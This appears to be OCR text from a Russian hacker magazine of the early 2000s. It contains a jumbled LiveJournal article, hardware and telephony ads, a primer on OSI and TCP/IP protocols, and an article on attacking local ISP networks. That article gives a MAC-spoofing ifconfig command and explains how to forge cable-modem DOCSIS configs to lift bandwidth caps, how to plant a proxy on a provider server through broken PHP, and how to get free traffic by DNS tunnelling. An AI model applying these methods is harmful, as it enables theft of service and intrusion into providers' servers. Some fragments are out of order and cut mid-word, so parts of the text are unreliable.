Несколько дневников и полезных ссылок: <http://www.livejournal.com/~toxa> - скромный журнал вашего покорного слуги. <http://lj.eonline.ru> - "Спутник ЖЖ-иста" - море разнообразной статистики и сервисов. Для фанатов ЖЖ :).

ный код, получить который можно двумя путями. Первый - заплатить за "членство" через PayPal (25\$ за год или 15\$ за полгода, или 5\$ - за два месяца). Не радует? Но есть и второй - завести бесплатный аккаунт с помощью выданного другим пользователем ЖЖ кода. Коды выдаются юзерам из расчета один бесплатный код - free user'y, по одному коду за каждый оплаченный месяц - paid user'y. Причем один код можно использовать один раз, не больше. Так что, как правило, путь попадания в сети LJ следующий: чел узнает о ЖЖ, читает дневники своих друзей, втягивается и просит у одного из товарищей сгенерировать ему код. Вуаля - еще один несчастный приговорен к LJ-зависимости :).

<Мы, жэжэисты!.. >

Допустим, ты все-таки дошел до собственного LJ, то есть получил код, прошел процедуру регистрации, и тебе в мыло упала заветная ссылка на активацию журнала. Что делать далее? Во-

Есть два режима обновления дневника - стандартный и полный, отличаются они тем, что во втором случае, помимо полней "тема" и "сообщение", присутствуют "current mood" и "current music" (для выражения своего настроения и музыкальных вкусов). Помимо этого, при "полном" режиме обновления журнала также имеется возможность выбрать уровень безопасности публикации ("для всех", "только для тех, кто занесен в списки друзей" и т.д.), картинку для публикации (из заливтых ранее) и еще пару опций для управления записью. Примечательно, что в поле "сообщение" позволяет использование большинства популярных HTML-тегов. Постоянно обращаться для обновления журнала к www.livejournal.com через браузер - не самое удобное решение. Поэтому в разделе "Download" можно обнаружить массу линков на LJ-клиенты практически под все платформы. LJ-клиент - это программа, позволяющая производить все необходимые операции со своим дневником не из браузера, а из интерфейса софтины. Все, что нужно - это подключение к Интернету. Упомяну самый популярный клиент, написанный русским программистом Алексеем Семеновым - Semagic. Взять его можно по адресу <http://www.livejournal.ru/client.shtml>. Через интерфейс программы доступны все те же опции, что и через браузер, пользоваться Semagic'ом так же легко, как и калькулятором в Windows'е. Помимо этого, по тому же адресу лежит подробная документация. 

Напоследок, помни - многие, кто однажды завели свой ЖЖ, до сих пор жалеют об этом. Но сделать уже ничего не могут. Поэтому советуем тебе хорошенько подумать, прежде чем повторить их ошибку :).

Сервер Livejournal, очевидно, испытывает большие нагрузки от большого количества посетителей, пишущих и читающих. Но не падает и не глючит. Идем на www.netcraft.com и смотрим, под чем крутится ЖЖ. Видим: The site www.livejournal.com is running Apache/1.3.24 (Unix) Debian GNU/Linux on Linux. Не оригинально, но стильно ;).




ния LiveJournal) встречаются везде, где есть Интернет, - от Индии до Новой Гвинеи. Естественно, коснулась сия чаша и нас - в Рунете ЖЖ появился зимой, в феврале 2001 года, когда впервые русский человек зарегистрировал аккаунт и начал писать в своем журнале на родном языке. Что из себя функционально представляет LiveJournal? В первом приближении - это сочетание обыкновенного персонального дневника (diary) с гостевой книгой: ты излагаешь свои мысли на абсолютно любую тему, а твои записи могут читать и комментировать другие. Соответственно, ты можешь читать и комментировать чужие журналы. Система на первый взгляд проста и бесхитростна, но продумана и интересна.

<Пустите меня туда!!!>

Как же присоединиться к этой виртуальной community? К чести создателей LJ, они предусмотрели некоторую "защиту от гопоты", т.е. просто зайти на сайт и сразу зарегистрироваться там нельзя. Чтобы получить аккаунт на сервере livejournal.com, нужно иметь специаль-



первых, можно изменить дизайн самого дневника по имеющимся шаблонам. Далее на сервер можно закачать несколько картинок размером не более 100*100 пикселей, которые будут выступать "визитной карточкой" - они будут видны во всех сообщениях от твоего лица. Ну и, наконец, процесс мыслеизлияния: щелкаем на ссылку "Update journal", заполняем поля записи и отсылаем вымученное в ленту.



Mainboard supports Virtual Processor

Optimizes Hyper Threading Technology



Experience the power of "Virtual Processor"! MSI's latest motherboard supports Hyper-Threading Technology, allowing the processor to execute two threads simultaneously on shared execution resources. MVP—Motherboard supports Virtual Processor, the most valuable player will be you.



845PE Max Intel® 845PE chipset



- Поддерживает процессор Intel® Pentium® 4 до 2,8ГГц
- Частота системной шины 533МГц
- Технология USB 2.0
- Поддержка 2 разъемов DIMM памяти DDR 333 (PC2700) до 2Гб
 - 6PCI/1CNR/1AGP Intel® 82562ET LAN









648 Max SIS® 648 Chipset



- Поддерживает процессор Intel® Pentium® 4 до 2,8ГГц
- Встроенный сетевой интерфейс 10/100 Ethernet LAN (дополнительно)
 - 5.1-канальный звук и 5.1-канальное DVD s/w
 - Поддержка 3 разъемов DIMM до 3Гб памяти DDR 266 (PC2100) и DDR 333 (PC2700)
 - Частота системной шины 533МГц
 - Поддержка AGP 8X
 - ATA 133









KT4 Ultra VIA® KT400 Chipset



- Поддерживает процессоры AMD Athlon™ XP / Athlon™ / Duron™ (Socket 462)
- Поддержка памяти 3 DDR400 SDRAM до 3Гб
- Поддержка графической карты AGP 8X
- Поддержка 6 портов fast USB 2.0 (480Мб/сек.)
 - Встроенный сетевой интерфейс 10/100 Ethernet LAN (дополнительно)
 - MSI exclusive PC2PC-Bluetooth™, поддержка соединения Bluetooth (дополнительно)
 - 5.1-канальный звук и MSI 5.1-канальное DVD s/w








MX440-VTD8X 64MB DDR



- Поддержка AGP 8X, полоса пропускания шины AGP до 2,1Гб/сек.
- NVIDIA® - 4 поколение графического процессора GeForce4™ MX Series
- nView Display Technology
- Lightspeed Memory Architecture™ II
- MX Memory Crossbar
- Accuvlew Antiflashing™








ДИАЛАН
 Dealine
 Tel: 095-969-2222
 Fax: 095-969-2299
 www.dealine.ru

Eucild Computers Inc.
 Tel: 812-312-8300
 Fax: 812-325-8250

INLINE
 INLINE
 Tel: 095-941-6161
 Fax: 095-742-3614
 http://www.i2b.ru

IP Labs
 IP Labs
 Tel: 095-728-4101
 Fax: 095-728-4100
 www.iplabs.ru

IMPEX
 IMPEX
 Tel: 095-443-3001
 Fax: 095-443-6001

Russian Style
 Russian-Style
 Tel: 095-797-5775
 Fax: 095-215-2057
 www.rus.ru



PC_Zone

СЕТЕВЫЕ ПРОТОКОЛЫ

Фленов Михаил aka Horrific (smirnandr@mail.ru)



СЕТЕВЫЕ ПРОТОКОЛЫ

Все, что ты хотел узнать о сетевых протоколах

Каждый раз, когда ты передаешь данные по сети, они как-то перетекают от твоего компьютера к другому. Как это происходит? Скажешь, наверное, что по специальному сетевому протоколу, и будешь прав. Но существует множество их разновидностей. Какой и когда используется? Зачем они нужны? Как они работают? Вот на эти вопросы я и постараюсь ответить в одной статье.

ЧАСТЬ ПЕРВАЯ - МОДЕЛЬ OSI

<Модель взаимодействия открытых систем>

Прежде чем разбираться с протоколами, нам необходимо узнать, что такое модель взаимодействия открытых систем (OSI - Open Systems Interconnection), которая была разработана Международной Организацией по Стандартам (ISO). В соответствии с этой моделью, сетевое взаимодействие делится на семь уровней:

1. Физический уровень - передача битов по физическим каналам (коаксиальный кабель, витая пара, оптоволоконный кабель). Здесь определяются характеристики физических сред и параметры электрических сигналов.
2. Канальный уровень - передача кадра данных между любыми узлами в сетях типовой топологии или соседними узлами произвольной топологии. В качестве адресов на канальном уровне используются MAC-адреса.
3. Сетевой уровень - доставка пакета любому узлу в сетях произвольной топологии. На этом уровне нет никаких гарантий доставки пакета.
4. Транспортный уровень - доставка пакета любому узлу с любой топологией сети и заданным уровнем надежности доставки. На этом уровне имеются средства для установления соединения, буферизации, нумерации и упорядочивания пакетов.
5. Сеансовый уровень - управление диалогом между узлами. Обеспечена возможность фиксации активной на данный момент стороны.
6. Уровень представления - здесь возможно преобразование данных (шифрация, компрессия).
7. Прикладной уровень - набор сетевых сервисов (FTP, E-mail и др.) для пользователя и приложения.

<Связь модели OSI с сетевыми протоколами>

Все начинается с прикладного уровня. Пакет попадает на этот уровень, и к нему добавляется заголовок. После этого прикладной уровень отправляет этот пакет на следующий уровень (уровень представления). Здесь ему также добавляется свой собственный заголовок, и пакет отправляется дальше. Так до физического уровня, который занимается непосредственно передачей данных и отправляет пакет в сеть.


Другая машина, получив пакет, начинает обратный отсчет. Пакет с физического уровня попадает на канальный. Канальный уровень убирает свой заголовок и поднимает пакет выше (на уровень сети). Уровень сети убирает свой заголовок и поднимает пакет выше. Так пакет подымается до уровня приложения, где остается чистый пакет без служебной инфы, которая была прикреплена на исходной машине перед отправкой пакета.

<Модель OSI по методу Microsoft>

MS, как всегда, пошла своим путем и реализовала модель OSI в TCP/IP по-своему. У MS вместо семи уровней есть только четыре. Но это не значит, что остальные уровни позабыты и позаброшены, просто один уровень MS может выполнять все, что в OSI делают три уровня. Например, уровень приложения у MS выполняет все, что делает уровень приложения, уровень представления и уровень сеанса вместе взятые.

На рисунке 1 я графически сопоставил модель MS TCP и справочную модель OSI. Слева указаны названия уровней по методу MS, а справа уровни OSI. В центре показаны прото-

колы. Я постарался разместить их именно на том уровне, на котором они работают, впоследствии нам это пригодится.



Модель OSI и вариант от MS

ЧАСТЬ ВТОРАЯ - СЕТЕВЫЕ ПРОТОКОЛЫ

<Протокол IP>

Некоторые считают, что протокол TCP/IP это одно целое. На самом деле это два разных протокола, которые могут работать совместно. Если посмотреть на рисунок сетевой модели, то можно увидеть, что протокол IP находится на сетевом уровне. Из этого можно сделать вывод, что IP выполняет сетевые функции - доставка пакета любому узлу в сетях произвольной топологии.

Протокол IP при передаче данных не устанавливает виртуального соединения и использует датаграммы для отправки данных от одного компьютера к другому. Это значит, что по протоколу IP пакеты просто отправляются в сеть без ожидания подтверждения о получении данных, а значит - без гарантии целостности данных. Все необходимые действия по подтверждению и обеспечению целостности данных должны обеспечивать протоколы, работающие на более высоком уровне.

Каждый IP пакет содержит адреса отправителя и получателя, идентификатор протокола, TTL (время жизни пакета) и контрольную сумму для проверки целостности пакета. Как видишь, здесь есть контрольная сумма, которая все же позволяет узнать целостность пакета. Но об этом узнает только получатель. Когда комп-получатель принял пакет, то он проверяет контрольную сумму только для себя. Если пакет верный, то он обрабатывается, иначе просто отбрасывается. А компьютер-отправитель пакета не сможет узнать об ошибке в пакете и не сможет заново отправить пакет. Именно поэтому соединение по протоколу IP нельзя считать надежным.

<Сопоставление адреса ARP и RARP>

Протокол ARP предназначен для определения аппаратного (MAC) адреса компьютера в сети по его IP адресу. Прежде чем данные смогут быть отправлены на какой-нибудь комп, отправитель должен знать аппаратный адрес получателя. Именно для этого и предназначен ARP. Когда комп посылает ARP запрос на поиск аппаратного адреса, то протокол сначала ищет этот адрес в локальном кэше. Если уже были обращения по данному IP адресу, то информация о MAC адресе должна сохраниться в кэше. Если ничего не найдено, то в сеть посылается широковещательный запрос, который получают все компы сети. Все они получают этот пакет и проверяют; если искомым IP принадлежит им, то они ответят на запрос, указав свой MAC адрес. Протокол RARP делает обратное - определяет IP адрес по известному MAC адресу.

ЧАСТЬ ТРЕТЬЯ - ТРАНСПОРТНЫЕ ПРОТОКОЛЫ

<TCP и UDP>

На транспортном уровне у нас два протокола - TCP и UDP. Оба они работают поверх IP. Это значит, что когда пакет TCP или UDP опускается на уровень ниже для отправки в сеть, он попадает на уровень сети прямо в лапы протокола IP. Здесь пакету добавляется сетевой адрес, TTL и другие атрибуты протокола IP. После этого пакет идет дальше вниз для физической отправки в сеть. Голый пакет TCP не может быть отправлен в сеть, потому что он не имеет информации о получателе, эта информация добавляется к пакету с IP заголовком на уровне сети.

<Быстрый UDP>

Благодаря тому, что протокол UDP не устанавливает соединения, он работает очень быстро, быстрее TCP. Из-за высокой скорости его очень удобно использовать там, где данные нужно передавать быстро, и не нужно заботиться об их целостности. Такими примерами может быть радиостанции в Интернете или игровые сервера вроде Quake2/3. Звуковые данные просто вытекают в глобальную сеть, и если слушатель не получит одного пакета, то максимум, что он услышит, - небольшое заикание в месте потери. Но если учесть, что сетевые пакеты имеют небольшой размер, то это заикание будет практически незаметно. Большая скорость - большие проблемы с безопасностью. Так как нет соединения между сервером и клиентом, то нет никакой гарантии в достоверности данных. Протокол UDP больше подвержен спуфингу (подмена адреса отправителя), поэтому построение на нем защищенных сетей затруднено. Итак, UDP очень быстр, но

NEXT

Таких выгодных тарифов на связь еще не было!!!

Россия от **0,07\$**

СНГ от **0,19\$**

Китай от **0,12\$**

Европа, Америка, Австралия от **0,09\$**

Санкт - Петербург, Москва от **0,03\$**

Израиль от **0,11\$**

- Посекундная тарификация с начала разговора!
- Первые 7 секунд разговора - бесплатно!
- Роуминг в Санкт-Петербурге - бесплатно!
- Бесплатная доставка карт: (095) 777-2459!!!


ЭЛВИС-ТЕЛЕКОМ

т(095)777-24-77, www.iptel.ru

Стоимость 1 мин. (с учетом НДС и НДС)
Услуга предоставляется по технологии IP-телефония
Лицензии Минсвязи РФ: 19645, 11188, 14552, 15606, 15607

PC_Zone

СЕТЕВЫЕ ПРОТОКОЛЫ

 Фленов Михаил aka Horrific (smirandr@mail.ru)

его можно использовать только там, где данные не имеют высокой ценности (возможна потеря отдельных пакетов) и не имеют секретности (UDP больше подвержен взлому).

<Медленный, но надежный TCP>

Как я уже сказал, протокол TCP лежит на одном уровне с UDP и работает поверх IP (для отправки данных используется IP). Именно поэтому протоколы TCP и IP часто объединяют одним названием TCP/IP, потому что TCP неразрывно связан с IP.

В отличие от UDP протокол TCP устраняет недостатки своего транспорта (IP). В этом протоколе заложены средства установления связи между приемником и передатчиком, обеспечение целостности данных и гарантии их доставки.

Когда данные отправляются в сеть по TCP, то на отправляющей стороне включается таймер. Если в течение определенного времени приемник не подтвердит получение данных, то будет предпринята еще одна попытка отправки данных. Если приемник получит испорченные данные, то он сообщит об этом источнику и попросит снова отправить испорченные пакеты. Благодаря этому обеспечивается гарантированная доставка данных.

<Опасные связи TCP>

Давай посмотрим, как протокол TCP обеспечивает надежность соединения. Все начинается еще на этапе попытки соединения двух компов:

1-й шаг. Клиент, который хочет соединиться с сервером, отправляет SYN запрос на сервер, указывая номер порта, к которому он хочет приконнектиться, и специальное число (чаще всего случайное).

2-й шаг. Сервер отвечает своим сегментом SYN, содержащим специальное число сервера. Он также подтверждает приход SYN пакета от клиента с использованием ACK ответа, где специальное число, отправленное клиентом, увеличено на 1.

3-й шаг. Клиент должен подтвердить приход SYN от сервера с использованием ACK специальным числом сервера плюс 1.

Получается, что при соединении клиента с сервером они обмениваются спецчислами. Эти числа и используются в дальнейшем для обеспечения целостности и защищенности связи (Sequence number). Если кто-то другой захочет вклинуться в установленную связь (с помощью спуфинга), то ему надо будет подделать эти числа. Но так как они большие и выбираются не всегда понятным образом, то такая задача достаточно сложная, но решаемая.

Стоит еще отметить, что приход любого пакета подтверждается ACK ответом, что обеспечивает гарантии доставки данных.

ЧАСТЬ ЧЕТВЕРТАЯ - ПРИКЛАДНЫЕ ПРОТОКОЛЫ

<Загадочный NetBIOS >

NetBIOS (Network Basic Input Output System - базовая система сетевого ввода вывода) - это стандартный интерфейс прикладного программирования. А проще говоря, это всего лишь набор API функций для работы с сетью (хотя весь

NetBIOS состоит только из одной функции, но зато какой...). NetBIOS был разработан в 1983 году компанией Sytek Corporation специально для IBM. Система NetBIOS определяет только программную часть передачи данных, т.е. как должна работать программа для передачи данных по сети. А вот как будут физически передаваться данные в этом документе, не говорится ни слова, да и в реализации отсутствует что-нибудь подобное, что NetBIOS находится в самом верху схемы (большой квадрат сверху справа). Этот квадрат расположен на уровнях сеанса, представления и приложения. Такое расположение квадрата - лишнее подтверждение моих слов.

NetBIOS только формирует данные для передачи, а физически передаваться они могут только с помощью другого протокола, например, TCP/IP. Это значит, что NetBIOS является независимым от транспорта. Если другие варианты протоколов верхнего уровня (только формирующих пакеты, но не передающих) привязаны к определенному транспортному протоколу, который должен передавать сформированные данные, то пакеты NetBIOS может передавать любой другой протокол. Прочувствовал силу? Представь, что ты написал сетевую прогу, работающую через NetBIOS. А теперь запомни, что она будет прекрасно работать как в Unix/Windows сетях через TCP, так и в Novell сетях через IPX. С другой стороны, для того, чтобы два компьютера смогли соединиться друг с другом по NetBIOS, необходимо, чтобы на обоих компах стоял хотя бы один общий транспортный протокол. Если один комп будет посылать NetBIOS пакеты поверх TCP, а другой поверх IPX, то эти компьютеры друг друга не поймут. Транспорт должен быть одинаковый.

Стоит сразу же отметить, что не все варианты транспортных протоколов по умолчанию могут передавать по сети NetBIOS пакеты. Например, IPX/SPX сам по себе этого не умеет. Чтобы его обучить, нужно иметь "NWLink IPX/SPX/NetBIOS Compatible Transport Protocol". Так как NetBIOS чаще всего использует в качестве транспорта протокол TCP, который работает с установкой виртуального соединения между клиентом и сервером, то по этому протоколу можно передавать достаточно важные данные. Целостность и надежность передачи будет осуществлять TCP/IP, а NetBIOS дает только удобную среду для работы с пакетами и кодига сетевого софта. Так что если тебе нужно отправить в сеть какие-то файлы, то можно смело положиться на NetBIOS.

<NetBEUI>

В 1985 году уже сама IBM сделала попытку превратить NetBIOS в полноценный протокол, который умеет не только формировать данные для передачи, но и физически передавать их по сети. Для этого был разработан NetBEUI - (NetBIOS Extended User Interface), предназначенный именно для описания физической части передачи данных протокола NetBIOS.

Сразу хочу отметить, что NetBEUI является не маршрутизируемым протоколом и первый же маршрутизатор будет отбиваться от таких пакетов как теннисистка от мячиков :). Это значит, что если между двумя компами стоит маршрутизатор и нет другого пути для связи, то им не удастся установить соединение через NetBEUI.

<Сокеты>

Сокеты (Sockets) - всего лишь программный интерфейс, который облегчает взаимодействие между различными приложениями. Современные сокеты родились из программного сетевого интерфейса, реализованного в ОС BSD Unix. Тогда этот интерфейс создавался для облегчения работы с TCP/IP на верхнем уровне. С помощью сокетов легко реализовать работу большинства извест-

ных тебе протоколов, которыми пользуются постоянно, выходя в Инет. Достаточно только назвать HTTP, FTP, POP3, SMTP и в том же духе. Все они используют для отправки своих данных или TCP, или UDP и легко программируются с помощью библиотеки sockets/winsock.

ИТОГО

Как видишь, в Инете протоколов целая куча, но большинство из них взаимосвязано, как, например, HTTP-TCP-IP. Одни протоколы могут быть предназначены для одной цели, но абсолютно непригодны для другой, потому что создать что-то идеальное невозможно. У каждого будут свои достоинства и недостатки. И все же модель OSI, принятая еще на заре появления Инета, не утратила своей актуальности до сих пор. По ней работают все и вся. Главное ее достоинство - скрывать сложность сетевого общения между компьютерами, с чем старушка OSI справляется без особых проблем.

На этом считаю наш урок законченным, так что тушите свет и кидайте гранату. Скоро увидимся!!!

Что почитать

- www.cydsoft.com/vr-online/5_2000/net.htm - дополнительная информация по модели OSI.
- www.cydsoft.com/vr-online/5_2001/net.htm - здесь ты можешь больше узнать про Microsoft TCP/IP и ее вариант модели OSI.
- www.cydsoft.com/vr-online/6_2000/net.htm - здесь ты можешь прочитать про IP адресацию.
- www.zeiss.net.ru/docs/technol/tcpip/tcp00.htm - хороший мануал по протоколам с глубокими описаниями. Рекомендуется для более глубокого изучения тематики.
- www.krgtu.ru/wd/tutor/tcpip/tcpip.html - буквально недавно этот адрес мы уже рекомендовали тебе в Спеце для изучения протоколов, а я только напоминаю тем, кто пропустил.
- www.mark-itt.ru/FWO/tcpip - RFC по TCP/IP на русском.

Словарь

- Датаграмма** - синоним пакета данных. Чаще всего так называют пакеты протоколов IP или UDP.
- Хост, узел** - любое устройство (компьютер, маршрутизатор и т.д.), подключенное к сети.
- Loopback address** - IP адрес, который начинается с 127-и (например, 127.0.0.1). Такой адрес нельзя использовать в качестве адресов сетевых узлов, он всегда указывает только на локальный компьютер. Такие адреса нужны для тестирования прог без отправки данных в сеть.
- MAC адрес** - это физический адрес, который прописывается в любое сетевое устройство его производителем. Он состоит из 6 байт и абсолютно уникален. Никакие два сетевых устройства не могут иметь одинаковый физический адрес.
- Маршрутизатор** - устройство или программа, которые помогают двум разным сетям взаимодействовать друг с другом.
- Протокол** - правила, по которым информация передается в сеть.



Каждый диск серии - об определённом направлении современного мультимедийного творчества. А именно:

Создай свою 3D модель в Maya 4.5




Диск по основам работы в таком знаменитом 3D - редакторе, как Maya - позволит разработчику овладеть основными инструментами моделирования и создания анимации в этой программе.

Создай свою игру в Macromedia Director 8.5



Диск по универсальной и сложной программе «Macromedia Director» - можно сказать, - базовый диск этой серии, описывает технологию создания презентаций, медийных шоу и игр, знакомит пользователя с базовыми понятиями мультимедиа-разработок, с основами программирования, с законами организации структуры медийного проекта.

Создай свой фильм в Adobe Premiere 6.0 и Cool Edit Pro 1.2



Диск по программам «Cool Edit» и «Adobe Premier» - обо всём, что касается основ подготовки видео и звукового материала для игр и презентаций.

Создай свою музыку в Cakewalk 10



Диск по музыкальным программам «Cakewalk», «Giga Studio» и др. - обо всём, что касается создания музыки.

Создай свою 3D анимацию в 3ds max 5



Диск для поклонников другого «конкурирующего» пакета трёхмерного моделирования «3Ds Max» - позволит освоить принципы работы в нём, осуществить осмысленный выбор между различными инструментами трёхмерного моделирования.

КРЕАТИВНАЯ мультимедиа

Что хочется отметить в первую очередь, характеризуя серию дисков «Креативная мультимедиа»? На наш взгляд, издание серии дисков такой направленности, оказывается весьма своевременным и актуальным делом. Почему? Ведь изданий (как книжных, так и мультимедийных) на тему "как сделать на компьютере что-то" довольно много. Однако, одна из особенностей такого рода изданий - их фрагментарность. Как правило, книга или мультимедийный учебный диск, описывает работу с какой-то определённой программой, мало затрагивая вопросы реализации какого-либо проекта в целом.

А ведь любой проект по созданию мультимедиа - диска или игры затрагивает весьма широкий круг вопросов, требует от разработчика (или коллектива разработчиков) владения достаточно широким инструментарием программных средств. Серия дисков «Креативная мультимедиа», как раз и решает задачу освещения широкого круга вопросов, возникающих у разработчиков. Каждый диск серии рассказывает об определённом направлении, но в целом, после изучения учебных курсов всех дисков этой серии, у пользователя складывается целостное представление о всех этапах подготовки игры или презентации. Разработчики серии «Креативная мультимедиа» постарались учесть максимально широкий спектр вопросов, которые могут возникнуть при создании цифрового «шедевра».

Все диски подготовлены на основании личного опыта разработчиков, содержат видео-примеры, исходные файлы проектов, много текстов, слайд-шоу со звуковыми комментариями а не сухой материал стандартного «хелпа»

© Разработка и издание компания «Магнамедиа»
www.magnamedia.ru
info@magnamedia.ru
(095) 723-52-43

Взлом

ВЗЛОМ И ЗАЩИТА В ЛОКАЛЬНЫХ СЕТЯХ

derevo (derevo@hotmail.ru)

ВЗЛОМ И ЗАЩИТА

В ЛОКАЛЬНЫХ СЕТЯХ



DialUp и выделенные линии - два способа для выхода в глобальную сеть. С диалогом в плане безопасности все довольно четко и ясно. Там почти нечего ловить: случаев, когда взламывали модемы провайдеров, я просто не слышал. А вот с выделенкой уже все иначе, здесь есть где развернуться со своим немалым интеллектом :). Об этом и пойдет разговор в данной статье: ошибки в локальных сетях.

ВОПРОС О БЕЗОПАСНОСТИ

Я хочу рассмотреть, какие ошибки чаще всего присутствуют в сетях типа Ethernet, рассказать о проблемах провайдеров, строящих свои сети на технологии коаксиала и кабельных модемов (например, модный нынче в Москве КОМКОР-ТВ). Также немного поведать о стандартных ошибках, присущих всем локальным сетям, которые предоставляют, помимо локалки, также и Интернет, а таких сейчас почти 100 процентов. И в завершение поговорить о приземленных вещах вроде войн в сети с пользователями. Ну что ж, поехали! :

ETHERNET СЕТИ

Большинство сетей построено на Ethernet технологии и множество из них страдают одной проблемой: воровство трафика. Ведь как построены такие сети? Все пользователи присоединяются от сетевухи к хабу/свитчу, а сами хабы и свитчи соединяются между собой. Также внутри сети имеются разнообразные сервера: DHCP, почтовые сервера, ftp и прочее. Но сеть скучна, если в ней отсутствует Интернет. Поэтому ставится роутер, который маршрутизирует необходимые пакеты в Инет. Вот тут и кроется проблема. Ведь пользователи уже неглупые: знают, что компьютеры в сети идентифицируются по MAC адресам, а их, как известно, можно менять. Поэтому ставятся разнообразные вариации линукса, а далее стандартные команды вроде "ifconfig ethX hw ether MAC". И количество лиц, пользующихся данными командами, неуклонно лезет вверх. Но все это довольно легко ловится, да и админы умнеют: теперь во многих сетях, перед тем как начать ползать в Интернете, необходимо обязательно проидентифицироваться на опреде-

ленном сервере специализированным софтом. Если этого не делать, то попросту отрубят от сети (пример такой сетки: south.net.ru). Также в сетях стало популярным использование VPN, что тоже ограждает от данных проблем.



SouthNetwork усиленно бдит за воровством трафика

ИНТЕРНЕТ ЧЕРЕЗ КАБЕЛЬНЫЙ МОДЕМ

Вроде сети на основе коаксиала начинали загибаться, ан нет. Появляются компании, предоставляющие услуги телевидения и доступ в Интернет через один провод - коаксиал. Как работает такая система? Просто на определенной частоте идет телевидение, а на другой - Интернет. Когда к модему подсоединяется коаксиальный провод, то он (модем) сразу начинает коннектиться на CMTS сервер (Cable Modem Termination System). По SNMP протоколу он получает начальные настройки, в том числе: адрес DHCP, TFTP сервера. С TFTP сервера кабельный модем уже получает

файл с настройками в DOCSIS формате. А в него входят: ограничения входящего и исходящего канала! Т.е. получается, если у пользователя было в тарифном плане указано, что его входной канал 192 kbit/s, а обратный 64 kbit/s, то эти настройки передаются в ОДНОМ файле по TFTP протоколу! Но ведь ничего не мешает пользователю подменить адрес TFTP сервера на свой локальный. Благо, есть софт и для создания TFTP сервера, и для генерации DOCSIS конфига, необходимого для кабельного модема. Пользователю только то и остается, как накачать софта, сгенерировать свой конфиг с желаемыми настройками. И вот уже не слабые 192/64 kbit/s, а все 512/512 kbit/s.

Но все данные действия также чреваты последствиями: админ сразу заметит странные изменения, после чего, скорее всего, будет временное отключение с оповещением по почте. А если повторять проделанное, то вообще полное отключение. Вот такие дырки бывают в сетях! Но на самом деле не все так плохо. Зато у такой сети есть полная защита от sniffания пользователями трафика друг у друга. Ethernet этим похвастаться не может. Там приходится ставить свитчи, а они не очень дешевые в цене.



Настройки кабельного модема

ОБЩИЕ ПРОБЛЕМЫ В СЕТКАХ

Выше были рассмотрены способы обмана провайдеров, дабы получить халявный Интернет, незаконно расширить пропускную способность канала. Но это только единичные способы. А их множество, и практически у каждого прова их можно применить. Например, какие проблемы присутствуют в сети компании КОМКОР-ТВ. Она бесплатно предоставляет почтовый ящик размером в 3 мегабайта и домашнюю страницу в 5мб. Это уже две довольно неплохие возможности получения халявы. Например, как сидеть через почту при помощи MailProхy, [I писал еще в первом номере за 2001 год (www1.hacker.ru/magazine/xa/025/052/1.asp). А если немного развить данную программу, тогда появится возможность сидеть, помимо http, также и в isd, irc и прочих сервисах. Правда, через почту работает все довольно медленно. Если то же самое делать через hotpage, то эффект более приятный: сайты грузятся почти с такой же скоростью, как и обычно. Но здесь есть свои ограничения. Например, если качать файл размером, превышающим 5 мегабайт, то, в принципе, все должно обломаться. Но это глупое ограничение, которое легко обходится: никто не мешает резать все файлы по пять метров, а потом в конце загрузки собрать их в единое целое. В общем, делать банальную фрагментацию :). И как работает такая схема? Вот, скажем, необходимо на халяву скачать файл размером в 8 мегабайт. Для этого понадобится один сервер в сети. Он скачивает файл, делит его на части кусками по 5 мегабайт (два файла по 5 и 3 мб). Далее эмулируется заход на домашнюю страницу. Почему эмулируется? Просто КОМКОР-ТВ не предоставляет ftp доступ к хоумпаге, а чтобы загрузить файл, надо зайти на сайт почтового сервера. И уже там файл кладется через обычный веб-интерфейс. Поэтому пишется программа, проделывающая все вышеописанные действия. Пример такой утилиты можно скачать с www.hacker.ru. Надо отметить, что такие ошибки присущи далеко не одному КОМКОР-ТВ: почти каждый провайдер предоставляет подобные услуги бесплатной почты и доступ к своей домашней странице



КОМКОР-ТВ - Интернет и телевидение в одном проводе

Еще одной распространенной проблемой является слабая безопасность на ресурсах провайдеров. Например, в сети работает халявный игровой сервер, а по всем прошедшим играм есть статистика на http сайте. Но так уж сложилось, что на сервере установлен кривой php :). Взломщик просто получает доступ к серверу с правами

ми web-сервера. Далее он устанавливает на нем либо проху, либо socks. В итоге он получает халявный трафик: соединения с локальными ресурсами бесплатны.

И напоследок: трафик через DNS сервер прова. Ведь весь трафик с локальным DNS сервером не учитывается. Поэтому хитрым образом можно создать DNS туннелинг (IP-over-DNS). Для этого надо поставить "левый" DNS сервер на какой-нибудь внешней тачке. После чего можно посылать несколько видоизмененные DNS запросы через провайдера. В итоге также получается абсолютно бесплатный Интернет. Более подробно об этом способе можно почитать на Void'e - <http://www.void.ru/content/608>. А утилиту, реализующую данную возможность, надо искать на FileSearch.ru по запросу "nstx.tar.gz".

ВОЙНЫ МЕЖДУ ПОЛЬЗОВАТЕЛЯМИ

